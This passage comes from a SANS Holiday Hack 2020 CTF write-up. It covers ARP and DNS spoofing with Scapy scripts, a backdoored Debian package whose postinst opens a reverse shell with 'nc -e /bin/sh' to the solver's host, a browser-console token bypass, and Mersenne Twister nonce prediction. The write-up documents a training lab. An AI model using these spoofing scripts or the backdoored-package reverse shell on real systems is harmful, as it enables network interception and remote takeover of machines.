
Figure 35: It's all about knowing your environment

9. ARP Shenanigans

This challenge finds Jack Frost having compromised a host within Kringle Castle and Alabaster Snowball needing our help to regain access to that machine. From a simple tcpdump, we can see that the machine Jack has hijacked is making continuous ARP requests to find 10.6.6.53:



```
guest@53e42a18436d:~$ tcpdump -nni eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:07:20.422403 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:07:21.462368 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:07:22.506358 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:07:23.558467 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:07:24.590423 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```
Figure 36: Hello, is it me you're looking for?

By using the skills learnt through **Scapy Prepper**, we can respond to this ARP request and convince Jack's machine that we are the machine he's looking for. We can do this by editing the ARP script that was provided as part of this challenge to include the following:


```python
def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst=packet[Ether].src, type=0x806, src=macaddr)

        arp_response = ARP(pdst="10.6.6.35")
        arp_response.op = 'is-at'
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = 2048
        arp_response.hwtype = 1
        arp_response.hwsrc = macaddr
        arp_response.psrc = "10.6.6.53"
        arp_response.hwdst = "4c:24:57:ab:ed:84"
        arp_response.pdst = "10.6.6.35"

        response = ether_resp/arp_response

        sendp(response, iface="eth0")
```
Figure 37: How to handle an ARP request


The values for IP addresses and MAC addresses were found by running scapy requests to find those values from the network and incoming requests, then hardcoded into this script.

After running the script to respond to any ARP requests, we see a response go back to Jack Frost, which is then followed by a DNS request for ftp.osuosl.org:


```
21:15:52.962376 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
21:15:52.990334 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:04, length 28
21:15:53.027046 IP 10.6.6.35.12647 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
21:15:53.063890 IP 10.6.6.53.53 > 10.6.6.35.5673: 0*- 1/0/0 A 10.6.0.3 (62)
21:15:53.067664 IP 10.6.0.3.45934 > 10.6.6.35.64352: Flags [S], seq 870916368, win
60,sackOK,TS val 988706783 ecr 0,nop,wscale 7], length 0
21:15:54.006350 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```
Figure 38: Making a successful ARP response

Now that we are seeing a DNS request, we can spoof the response to say that we are the ftp server Jack is looking for. This may enable subsequent attacks that could enable us to take over the machine.


To edit the DNS, we again use the scripts provided in the /scripts directory, but edit key portions of the script to properly handle a DNS response (with lots of support and some “borrowed” code from MrJ!):



```
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=macaddr, dst=packet[Ether].src)   # need to replace mac addresses
    ip  = IP(dst="10.6.6.35", src="10.6.6.53")                       # need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)                          # need to replace ports
    dns = DNS(id=packet[DNS].id,qd=packet[DNS].qd, aa=1, qr=1, an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, data=ipaddr))

    dns_response =  ip / udp / dns
    send(dns_response)
```

Figure 39: How to handle DNS

Once this is run, we see the FTP request that Jack’s host is making:




```
guest@03c4af8c3312:~$
guest@03c4af8c3312:~$ python -m http.server
-bash: python: command not found
guest@03c4af8c3312:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.
guest@03c4af8c3312:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [27/Dec/2020 21:57:43] code 404, message File not found
10.6.6.35 - - [27/Dec/2020 21:57:43] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
```

```
.
Sent 1 packets.
guest@03c4af8c3312:~/scripts$ ./arp_resp.py
.
Sent 1 packets.
guest@03c4af8c3312:~/scripts$ vi dns_resp.py
guest@03c4af8c3312:~/scripts$ ./dns_resp.py
.
Sent 1 packets.
guest@03c4af8c3312:~/scripts$ ./dns_resp.py
.
Sent 1 packets.
guest@03c4af8c3312:~/scripts$
```

Figure 40: Intercepting FTP requests

Now that we know the filepath, we can make a backdoored version of that .deb file, so that when Jack Frost installs it, we will receive a reverse shell. To do this, we follow an excellent guide[14] which explains how to do exactly that.

The postinst file we create contains the following, which will open a reverse shell to our machine once installed:




```
guest@364bd37d44d9:/tmp/evil/work/DEBIAN$ cat postinst
#!/bin/sh

nc -e /bin/sh 10.6.0.4 5050
```

Figure 41: Evil debian packages

Then once this reverse shell is obtained, we can examine the contents of the current directory:


14 http://www.wannescolman.be/?p=98



```
:onnect to [10.6.0.4] from (UNKNOWN) [10.6.6.35] 39124
ls
NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
)in
)oot
lev
etc
nome
lib
lib32
lib64
libx32
media
mnt
)pt
)roc
root
run
sbin
srv
sys
tmp
usr
var
:at
[Welcome] 0:ARP Shenanigans*
```

Figure 42: It's raining shells!

Then viewing this file and using grep, we find that Tata Kringle was the one who rescued herself from the land dispute:



```
RESOLUTIONS:
The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the size of the current castle.  A
rchitect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, “These changes will put a heavy toll on the infrastructure of the North Pole.”  Mr. Krampus replied, “The infrastru
cture has already been expanded to handle it quite easily.”  Chairman Frost then noted, “But the additional traffic will be a burden on local residents.”  Dolly explained traffic projections were all in alignmen
t with existing roadways.  Chairman Frost then exclaimed, “But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as ‘The Frostiest Place on Earth?’”  Mr
. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board.  Mrs. Nature made a motion to approve.  Seco
nded by Mr. Cornelius.  Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as a son early in his life.

Approved:
```

Figure 43: Never have I so thoroughly read a set of meeting minutes!

10. Defeat Fingerprint Sensor

Operating the Santavator and getting into Santa's office is easy enough when you're santa and can bypass the fingerprint biometrics. But what if you could only be Santa for a day? How might you bypass the biometrics when you were feeling yourself again?





Figure 44: Follow the fingerprints

Of course, when we're ourselves, our fingerprints don't match the big man, so attempting to use this legitimately doesn't work.


Looking under the covers though, we can see that the code for this button expects a -**besanta** token to be present when this button is pressed:



```
353   cover.addEventListener('click', () => {
354     if (btn4.classList.contains('powered') && hasToken('besanta')) {
355       $.ajax({
356         type: 'POST',
357         url: POST_URL,
358         dataType: 'json',
359         contentType: 'application/json',
360         data: JSON.stringify({
361           targetFloor: '3',
362           id: getParams.id,
363         }),
364         success: (res, status) => {
365           if (res.hash) {
```

Figure 45: *Surely not just anyone can besanta?*


With a breakpoint set on line 354 of app.js, it is therefore possible to press the button, then hop over into the developer tools console to examine the status of the tokens array:



```
>> tokens
<- ▸ Array(10) [ "marble", "nut", "candycane", "elevator-key", "redlight", "nut2", "ball", "yellowlight", "greenlight", "workshop-button" ]
```

Figure 46: *As a token of my appreciation...*

At this point, we can simply add a **besanta** token into the array, then resume execution of the application:



```
>> tokens[11]="besanta"
<- "besanta"
>> tokens
<- ▾ (12) […]
       0: "marble"
       1: "nut"
       2: "candycane"
       3: "elevator-key"
       4: "redlight"
       5: "nut2"
       6: "ball"
       7: "yellowlight"
       8: "greenlight"
       9: "workshop-button"
       11: "besanta"
       length: 12
```

Figure 47: *Anyone can besanta!*

Which zooms us off to Santa's office and an appointment with Tinsel Upatree and some blockchain wrangling:





Figure 48: Nice snowglobe!

11a. Naughty/Nice List with Blockchain Investigation Part 1

Unfortunately, all of our efforts on bypassing the santavator were for nothing, as the blockchain sample on Santa's desk can only be opened by Santa himself. So we go back through the mysterious dark room again to become Santa, then head back to his office.


For this challenge, we're told that the chunk of blockchain we are looking at ends in 129996, but we need to know the nonce value for block 130000. We can easily read the blockchain to get all of the nonce values:



```
# Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat
#
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    for block in c2.blocks:
      print(block.nonce)

```

Figure 49: Does this mean the value of my bitcoin has gone up?

Running this code shows us the nonce values of all the blocks stored in blockchain.dat:



```
tim@flowers:~/ctf/holidayhack2020/11a/OfficialNaughtyNiceBlockchainEducationPack$ ./naughty_nice.py | head -10
16420456181932970466
2411124002006105373
7334332564822624 36
15245055816112148478
9815105154135256421
17640805355937439261
8521036384342535286
17039961340102745403
6897628261236889705
2858753831574985463
```


Figure 50: Reading nonce values

We know that this nonce is a 64 bit random number, but from an interesting KringleCon talk about something called Mersenne Twisters[15], we learn that random isn't always random.

Using some techniques we learnt having to bypass a quirky snowball game at KringleCon, let's have a go at seeing if we can predict the next four values using a very useful Python library[16] which can take a list of 624 random numbers from a common seed, then attempt to predict the next set of numbers.

Grabbing the list of 624 values and putting them into a file can be easily done on the command line with `./naughty_nice.py | tail -624 > nonce_data.txt`

The library by default expects 32 bit integers, but this can be overriden, as in lines 11 and 14:




```
1  #!/usr/bin/env python3
2
3  import random
4  from mt19937predictor import MT19937Predictor
5
6  predictor = MT19937Predictor()
7
8  noncefile = open("nonce_data.txt", "r")
9  for line in noncefile:
10     #x = random.getrandbits(64)
11     predictor.setrandbits(int(line.rstrip()), 64)
12
13 for i in range(4):
14    print(hex(predictor.getrandbits(64)))
```

Figure 51: If I install a 32 bit version twice, does that get me the 64 bit version?

When run, this script spits out the next four values, giving us the value for block 130000:

15 https://www.youtube.com/watch?v=Jo5Nlbqd-Vg
16 https://github.com/kmyk/mersenne-twister-predictor



```
tim@flowers:~/ctf/holidayhack2020/11a$ ./blocknonce.py
0×b744baba65ed6fce
0×1866abd00f13aed
0×844f6b07bd9403e4
0×57066318f32f729d
```

Figure 52: Nonchalantly solving the challenge


11b. Naughty/Nice List with Blockchain Investigation Part 1

Putting it out there right away – this was this year's hardest challenge. The one where I nearly threw the laptop out of the window. The one were I cried myself to sleep on Boxing Day. The one that I finally solved on New Years Eve!!

We're told that somehow, Jack Frost has become the nicest person in the whole world, nice enough that maybe even Mother Teresa would endorse him! It doesn't seem right, as his score was negative until only recently. Something is afoot, but with the security of blockchain, how could this have happened?

To figure it out, we're given the SHA256 sum of Jack's altered block (58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f) and asked if we can reverse whatever changes he has made.


To begin with, let's look at Jack's block, which we can achieve with some minor code modifications to the provided **naughty_nice.py** script:



```
# Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat
#
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    print('C2: Block chain verify: %s' % (c2.verify_chain(official_public_key)))

    i=0
    for block in c2.blocks:
       sha256hash = hashlib.sha256(block.block_data_signed()).hexdigest()

       if (sha256hash == "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"):
         print("Jack's block is block: "+str(i))
         print(block)

       i=i+1
```

Figure 53: Finding Jack's block

